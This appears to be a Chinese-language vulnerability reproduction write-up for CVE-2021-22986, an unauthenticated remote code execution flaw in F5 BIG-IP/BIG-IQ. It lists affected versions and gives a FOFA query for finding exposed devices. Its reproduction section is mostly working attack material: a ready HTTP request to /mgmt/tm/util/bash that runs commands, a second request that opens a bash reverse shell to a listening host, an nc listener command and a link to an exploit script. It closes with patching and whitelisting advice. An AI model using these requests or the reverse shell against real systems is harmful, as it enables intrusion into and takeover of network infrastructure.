# BIG-IP/BIG-IQ未授权RCE(CVE-2021-22986)

### 0x01 F5简介

F5 BIG-IP是美国 F5 公司的一款集成了网络流量管理、应用程序安全管理、负载均衡等功能的应用交付平台。

### 0x02 漏洞概述

F5 BIG-IP/BIG-IQ iControl REST 未授权远程代码执行漏洞中，未经身份验证的攻击者可通过iControl REST接口，构造恶意请求，执行任意系统命令。

### 0x03 影响版本

F5 BIG-IP 16.0.0-16.0.1

F5 BIG-IP 15.1.0-15.1.2

F5 BIG-IP 14.1.0-14.1.3.1

F5 BIG-IP 13.1.0-13.1.3.5

F5 BIG-IP 12.1.0-12.1.5.2

F5 BIG-IQ 7.1.0-7.1.0.2


F5 BIG-IQ 7.0.0-7.0.0.1

F5 BIG-IQ 6.0.0-6.1.0

### 0x04 漏洞复现

1. FOFA搜索语句

city="Guiyang" && title="BIG-IP"



1. 登录界面



1. 利用POC

POST /mgmt/tm/util/bash HTTP/1.1

Host: your\_ip

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Authorization: Basic YWRtaW46QVNhc1M=


X-F5-Auth-Token:

Connection: close

Upgrade-Insecure-Requests: 1

Content-Length: 41

{"command":"run","utilCmdArgs":"-c id"}



1. 反弹shell

POST /mgmt/tm/util/bash HTTP/1.1

Host: 192.168.6.131

Connection: close

Content-Length: 84

Cache-Control: max-age=0

Authorization: Basic YWRtaW46QVNhc1M=

X-F5-Auth-Token:

Upgrade-Insecure-Requests: 1

Content-Type: application/json

{"command":"run","utilCmdArgs":"-c 'bash -i >&/dev/tcp/192.168.6.100/44444 0>&1'"}

监听端口

nc -lvvp 44444

利用脚本

<https://github.com/Al1ex/CVE-2021-22986>

### 0x06 修复方式

1、建议将F5 BIG-IP / BIG-IQ 升级至安全版本。

下载地址参考：https://support.f5.com/csp/article/K02566623

2、建议利用阿里云安全组功能为 F5 BIG-IP / BIG-IQ 相关管理界面设置白名单，仅对可信地址开放访问。